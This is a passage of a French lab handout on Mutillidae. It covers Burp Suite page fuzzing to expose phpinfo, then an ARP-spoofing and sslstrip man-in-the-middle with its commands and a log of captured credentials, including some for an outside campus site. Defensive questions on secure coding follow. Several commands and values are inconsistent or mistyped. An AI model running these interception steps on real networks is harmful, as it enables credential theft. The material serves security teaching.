- à partir de la version non sécurisée de la page concernée et à mettre en évidence la faille de sécurité ;
- nous constaterons ensuite que dans la version sécurisée de cette page fournie par Mutillidae, l'attaque n'est plus possible ;
- l'étude des mécanismes de sécurisation utilisés, donc du code de la page associée, permettra de dégager des bonnes pratiques de programmation.

Le premier défi nécessite d'utiliser l'outil Burp Suite. Quant à la machine attaquante, elle comprend un navigateur ainsi que le proxy Burp Suite qui permet d'intercepter les requêtes avant de les envoyer au serveur.

L'objectif étant de modifier les paramètres de certaines requêtes afin de tester des injections de code.

Par exemple, la valeur saisie pour le login sera remplacée par du code JavaScript.

Le deuxième défi cible toujours le serveur Mutillidae. Les outils d'attaques utilisés sont les logiciels arpspoof et sslstrip.

2. Exercice : Premier défi : Affichage d'une page de configuration

Objectif

Le premier défi a pour objectif d'afficher le contenu de la page *phpinfo* qui contient des informations de configurations confidentielles sur le serveur Web. Ces informations pourraient être exploitées de manière malveillante.

À vous de jouer

Travail à faire 1 - Mise en place de l'attaque par fuzzing

Le but de cette première série de questions est de mettre en oeuvre l'attaque permettant d'afficher une page confidentielle contenant des informations de configuration.

Question 1

1. Commencer par préparer votre environnement de travail en démarrant le serveur Mutillidae ainsi que la machine cliente contenant le proxy Burp Suite.

Vérifier que vos deux machines communiquent à l'aide de la commande ping. Puis, positionner le niveau de sécurité de Mutillidae à 0.

Question 2

2. À l'aide du dossier documentaire n°1, réaliser le premier défi permettant d'afficher la page confidentielle phpinfo en étant non identifié.

Vous prendrez soin de réaliser vos propres captures d'écrans dans votre compte rendu de TP.

Travail à faire 2 - Nouvelle tentative en mode sécurisé et analyse du code source

Le but de cette deuxième partie est de tester à nouveau l'attaque après activation du codage sécurisé et de comprendre l'encodage mis en place.

Test du niveau 1 de sécurité :

Question 3

1. Est-ce que le niveau de sécurité 1 permet d'éviter cette brèche d'information ?

Question 4

2. Se rendre sur le code source de la page *phpinfo.php* sur le serveur pour expliquer le comportement du serveur face à cette attaque avec ce niveau de sécurité.

Test du niveau 5 de sécurité :

Question 5

3. Est-ce que le niveau de sécurité 5 permet d'éviter cette brèche d'information ?

Question 6

4. Expliquer le mécanisme de sécurité mis en oeuvre dans le code source. Tous les utilisateurs ont-ils interdiction d'accéder à cette page ?


Question 7

5. Proposer une solution de sécurité basée sur la configuration du fichier *php.ini* du serveur Web qui empêcherait tout utilisateur, y compris l'administrateur, d'accéder à cette page par le Web. Le fichier *php.ini* est situé dans */etc/php/7.4/apache2*.

Dossier documentaire - Récupération de la page secrète de configuration phpinfo


Étape n°1 : Préparation de l'attaque

S'assurer que le proxy Burp Suite est à **intercept is on**. Ensuite, se rendre sur la page d'accueil de Mutillidae. La connexion est interceptée par le proxy.




Il s'agit ici d'une page légitime qui existe vraiment sur le serveur. L'idée est de comparer la réponse retournée par le serveur entre une page légitime et une page inexistante.

Faire un clic droit au milieu de l'intercepteur et cliquer sur **Send to Repeater**. Se rendre sur l'onglet **Repeater** et cliquer sur le bouton **Send** pour voir la réponse obtenue sur la page existante *home.php*.




Faire ensuite un clic droit au milieu de la réponse obtenue (partie droite) et cliquer sur **Send to Comparer**.


Reproduire ensuite toutes les étapes précédentes avec une page inexistante sur le serveur comme home777.php. Envoyer la réponse obtenue par le serveur au comparateur (**Send to Comparer**).



Vous devriez obtenir ceci au niveau de l'onglet Comparer de Burp Suite.



Cliquer ensuite sur le bouton Words en bas du comparateur et relever l'affichage de la phrase faisant référence à l'**erreur 404 (Page Not Found)**.




C'est sur cette chaîne de caractère que nous allons nous appuyer pour scanner les pages du site afin de détecter, via un dictionnaire de noms de pages, si ces pages existent.

Le dictionnaire comprendra des noms de pages typiques associées à des configurations (.htaccess, .htpasswd...).

Il s'agit donc d'une attaque par dictionnaire. Cette technique s'appelle le fuzzing de pages Web.


Étape n°2 : Réalisation de l'attaque

Revenir à la page d'accueil *home.php* avec Burp Suite en mode interception (**Intercept is on**) et faire un clic droit au milieu de la réponse obtenue et cliquer sur **Send to Intruder**.




Se rendre dans l'onglet **Intruder**. Dans l'onglet **Positions**, cliquer sur le bouton **Clear** puis double cliquer sur le nom de la page *home.php* puis cliquer ensuite sur le bouton **Add** afin que le nom de la page serve de paramètre au fuzzing.

Le type d'attaque reste Sniper par défaut.




Dans l'onglet Payloads, dans la rubrique Payload Options, ajouter la référence à un dictionnaire contenant des noms de fichiers. Il faut au préalable créer ce dictionnaire à l'aide d'un éditeur de texte.

Le test peut se réaliser avec le dictionnaire suivant :




Ensuite, dans l'onglet **Options**, dans la rubrique **Grep Match**, il faut ajouter un filtre associé à la chaîne de caractère précédemment découverte qui est **Page Not Found**.

Pour cela, commencer par vider le contenu de cette rubrique en cliquant sur le bouton **Clear** puis ajouter la chaîne Page Not Found dans la zone de texte prévue à cet effet.




Il ne manque plus qu'à lancer l'attaque en cliquant sur le bouton **Start Attack**.

Toutes les pages non cochées correspondent à des pages existantes sur le serveur.



Double cliquer ensuite sur la ligne associée à la page **.htpasswd**. Se rendre ensuite dans l'onglet **Response**

Puis se rendre dans le sous-onglet **Render**.



On peut alors visualiser la page *phpinfo* qui donne de précieuses informations sur la configuration du serveur.

Si cette page est accessible via le mode sécurité 0 (OWASP 2017 => A3 : Sensitive Data Exposure = > Information Disclosure => PHP Info Page), il n'en sera pas de même avec le niveau de sécurité 5.

3. Exercice : Deuxième défi : Brèche dans la configuration SSL

Objectif

Ce second défi a pour objectif de transformer une redirection HTTPS en connexion non chiffrée HTTP afin de capturer les identifiants de la page de connexion.

À vous de jouer

Les questions suivantes se traitent en suivant les étapes décrites dans le dossier documentaire.

Travail à faire 3 - Mise en place de l'attaque

Dans un premier temps, l'objectif est de réaliser une attaque visant à rediriger une connexion HTTPS en HTTP afin de capturer des identifiants de connexion.

Question 1

1. Commencer par préparer votre environnement de travail en démarrant les trois machines suivantes :

- le serveur mutillidae ;
- la machine attaquante (celle qui contient le logiciel Burp Suite) ;
- la machine victime.

Vérifier que ces trois machines communiquent puis positionner le niveau de sécurité de Mutillidae à 0.

Question 2

À l'aide du dossier documentaire, réaliser le deuxième défi permettant de compromettre les identifiants de connexions de la victime via une brèche dans la configuration SSL (redirection HTTP). Vous prendrez soin de réaliser vos propres captures d'écrans dans votre compte rendu de TP.

Pour vous aider à comprendre ce défi, vous pouvez consulter la page suivante sur Mutillidae : A3=> Sensitive Data Exposure > SSL Misconfiguration.

Travail à faire 4 - Codage sécurisé et analyse du code source

Le but de cette deuxième partie est de tester à nouveau l'attaque après activation du codage sécurisé et de comprendre le codage mis en place pour sécuriser la page.

Test du niveau 1 de sécurité :

Question 3

1. Est-ce que le niveau de sécurité 1 permet d'empêcher cette attaque ?

Question 4

2. Est-ce que le niveau de sécurité 1 permet d'empêcher les conséquences de cette attaque ? Où se situe la faille ?

Question 5

3. Expliquer le code source mis en œuvre avec ce niveau de sécurité en analysant la page *index.php*.

Test du niveau 5 de sécurité :

Question 6

4. Est-ce que le niveau de sécurité 5 permet d'empêcher l'attaque ?

Question 7

5. Est-ce que le niveau de sécurité 5 permet d'empêcher les conséquences de l'attaque ?

Question 8

6. Expliquer le code mis en oeuvre avec ce niveau de sécurité en analysant la page index.php. Vers quelles page est-on redirigé en cas d'attaque ? En déduire la bonne pratique à mettre en œuvre en cas de besoin de confidentialité sur les applications Web ?

Dossier documentaire - Brèche dans la configuration SSL

Étape n°1 : Préparation de l'environnement de travail

Commencer par activer le module SSL ainsi que le virtualhost HTTPS associé à l'application Mutillidae. Pour cela, notre maquette de travail comprendre trois machines au sein d'un même réseau, le serveur Mutillidae, la victime et l'attaquant.

Travail sur la machine hébergeant l'application Mutillidae :

```
root@Labo-Serveur:~# a2enmod ssl
root@Labo-Serveur:~# a2ensite default-ssl.conf
root@Labo-Serveur:~# service apache2 restart (ou : systemctl reload apache2)
```

Travail sur la machine victime :

Il faut ensuite démarrer une nouvelle machine du contexte qui fera office de machine victime.

Cette machine doit avoir accès à l'application Web Mutillidae via son navigateur.

Rien n'est à installer sur cette machine, elle doit simplement disposer d'un navigateur.

N.B. : j'ai décidé d'utiliser ma machine hôte, sous Windows, pour se faire.

Travail sur la machine attaquante :

Il s'agit de la machine précédemment utilisée sur laquelle est installé Burp Suite (non utilisé dans ce défi).

Nous allons enrichir cette machine attaquante de deux nouveaux outils :

- arpspoof pour réaliser le positionnement MITM (Man In The Middle) via un empoisonnement de cache arp ;
- sslstrip pour tromper la redirection HTTPS afin de capturer les identifiants de connexion.

Attention : pour ce défi, nos avons besoin d'un serveur sous Debian 10 (Buster). Le paquet sslstrip n'existe pas sous Debian 11 (Bullseye).

```
root@Labo-Serveur:~# apt install dsniff ssltrip
```

Il faut ensuite activer le routage (flux traversants) sur notre machine attaquante. C'est en effet depuis cette machine que les flux de la victime transiteront. Pour cela, ouvrir le fichier /etc/sysctl.conf et supprimer le commentaire sur la ligne suivante :

```
# Uncomment the next line to enable packet forwarding for IPv4
net.ipv4.ip_forward=1
```

Enfin, il faut programmer une redirection vers le serveur sslstrip sur les flux capturés :

```
root@Labo-Serveur:~# iptables -t nat -A PREROUTING -p tcp -destination-port 80 -j REDIRECT
-to-port 8080
```

Attention, pour que l'effet de redirection de cette commande soit persistant, il serait préférable de l'intégrer dans un script lancé automatiquement au démarrage (inutile dans le cadre de ce défi).

Étape n°2 : Réalisation de l'attaque

Rappel mémoire (Adresses IP) :

- Serveur Mutillidae : 192.168.1.91 (ens33),
- Client Légitime : 192.168.1.92 (ens33)
- Client attaquant (Hacker) : 192.168.1.82 (ens33).

Travail sur la machine attaquante :

Après avoir relevé l'adresse IP de la victime, ouvrir un terminal et lancer la commande d'empoisonnement suivante :

/usr/sbin/arpspoof -i enps03 -t <ip-victime> <ip-du-routeur>

Ainsi, nous pourrons essayer de récupérer des identifiants / mot de passe sur des sites qui utilisent SSL (HTTPS)...


faut remplacer la valeur enp0s3 par le label de l'interface utilisée par la machine attaquante (eth0, eth1, enp0s8, ...).

Soit, pour ce défi :

```
1 root@Labo-Pirate:~# /usr/sbin/arpspoof -i ens33 -t 192.168.1.92 192.168.1.254
```

```
root@Labo-Pirate:/home/sio2b/sslstrip-0.9# /usr/sbin/arpspoof -t 192.168.1.33 192.168.1.254
0:c:29:86:3d:c9 4:e:3c:33:65:7e 0806 42: arp reply 192.168.1.254 is-at 0:c:29:86:3d:c9
0:c:29:86:3d:c9 4:e:3c:33:65:7e 0806 42: arp reply 192.168.1.254 is-at 0:c:29:86:3d:c9
0:c:29:86:3d:c9 4:e:3c:33:65:7e 0806 42: arp reply 192.168.1.254 is-at 0:c:29:86:3d:c9
0:c:29:86:3d:c9 4:e:3c:33:65:7e 0806 42: arp reply 192.168.1.254 is-at 0:c:29:86:3d:c9
0:c:29:86:3d:c9 4:e:3c:33:65:7e 0806 42: arp reply 192.168.1.254 is-at 0:c:29:86:3d:c9
0:c:29:86:3d:c9 4:e:3c:33:65:7e 0806 42: arp reply 192.168.1.254 is-at 0:c:29:86:3d:c9
0:c:29:86:3d:c9 4:e:3c:33:65:7e 0806 42: arp reply 192.168.1.254 is-at 0:c:29:86:3d:c9
0:c:29:86:3d:c9 4:e:3c:33:65:7e 0806 42: arp reply 192.168.1.254 is-at 0:c:29:86:3d:c9
0:c:29:86:3d:c9 4:e:3c:33:65:7e 0806 42: arp reply 192.168.1.254 is-at 0:c:29:86:3d:c9
0:c:29:86:3d:c9 4:e:3c:33:65:7e 0806 42: arp reply 192.168.1.254 is-at 0:c:29:86:3d:c9
0:c:29:86:3d:c9 4:e:3c:33:65:7e 0806 42: arp reply 192.168.1.254 is-at 0:c:29:86:3d:c9
0:c:29:86:3d:c9 4:e:3c:33:65:7e 0806 42: arp reply 192.168.1.254 is-at 0:c:29:86:3d:c9
0:c:29:86:3d:c9 4:e:3c:33:65:7e 0806 42: arp reply 192.168.1.254 is-at 0:c:29:86:3d:c9
0:c:29:86:3d:c9 4:e:3c:33:65:7e 0806 42: arp reply 192.168.1.254 is-at 0:c:29:86:3d:c9
0:c:29:86:3d:c9 4:e:3c:33:65:7e 0806 42: arp reply 192.168.1.254 is-at 0:c:29:86:3d:c9
0:c:29:86:3d:c9 4:e:3c:33:65:7e 0806 42: arp reply 192.168.1.254 is-at 0:c:29:86:3d:c9
0:c:29:86:3d:c9 4:e:3c:33:65:7e 0806 42: arp reply 192.168.1.254 is-at 0:c:29:86:3d:c9
0:c:29:86:3d:c9 4:e:3c:33:65:7e 0806 42: arp reply 192.168.1.254 is-at 0:c:29:86:3d:c9
0:c:29:86:3d:c9 4:e:3c:33:65:7e 0806 42: arp reply 192.168.1.254 is-at 0:c:29:86:3d:c9
0:c:29:86:3d:c9 4:e:3c:33:65:7e 0806 42: arp reply 192.168.1.254 is-at 0:c:29:86:3d:c9
0:c:29:86:3d:c9 4:e:3c:33:65:7e 0806 42: arp reply 192.168.1.254 is-at 0:c:29:86:3d:c9
0:c:29:86:3d:c9 4:e:3c:33:65:7e 0806 42: arp reply 192.168.1.254 is-at 0:c:29:86:3d:c9
```

Ouvrir ensuite un deuxième terminal afin de préparer le serveur sslstrip en écoute sur le port choisi 7777.



Travail sur la machine de la victime :

Ouvrir le navigateur et se connecter à l'application Mutillidae en HTTP.

Ensuite, cliquer sur le bouton **Enforce SSL** situé en haut de la page.

Ensuite, se rendre sur la page d'authentification en cliquant sur **Login/register**. Normalement, une redirection HTTPS est mise en place mais celle-ci est inopérante en raison de l'attaque SSLSTRIP.

Si vous recommencez l'opération sans l'attaque vous devriez être en HTTPS.

Tenter une authentification quelconque en saisissant un login et un mot de passe. Comme la connexion est en HTTP, l'attaquant peut capturer les identifiants.

L'utilisateur **admin** est bien connecté.

Travail sur la machine de l'attaquant :

Depuis le répertoire où est exécuté le serveur SSLSTRIP, ouvrir le fichier sslstrip.log.

Celui doit contenir tous les identifiants capturés lors de l'attaque.

```
2021-08-23 00:11:20,772 SECURE POST Data (campus.turgot-paris.info):
login=efictif1&password=passe_eficitf1&submitAuth=&_qf__formLogin=
2021-08-23 00:11:50,169 SECURE POST Data (campus.turgot-paris.info):
login=efictif&password=passe_eficitf&submitAuth=&_qf__formLogin=
2021-08-23 00:12:14,790 SECURE POST Data (campus.turgot-paris.info):
acceptCookies=1
```

On constate dans l'écran précédent, que nous obtenons les identiants et mots de passe utilisés dans le Campus de Turgot, alors que ce site est en HTTPS (https://campus.turgot-paris.info).

« **sslstrip** » convertit les connexions HTTPS en HTTP, et comme son nom l'indique pour supprimer la couche de cryptage.

« **sslstrip** » garde une trace de l'état et les réponses non chiffrées du client seront transmises au serveur sous forme cryptée.

Conclusion sur l'activité 4

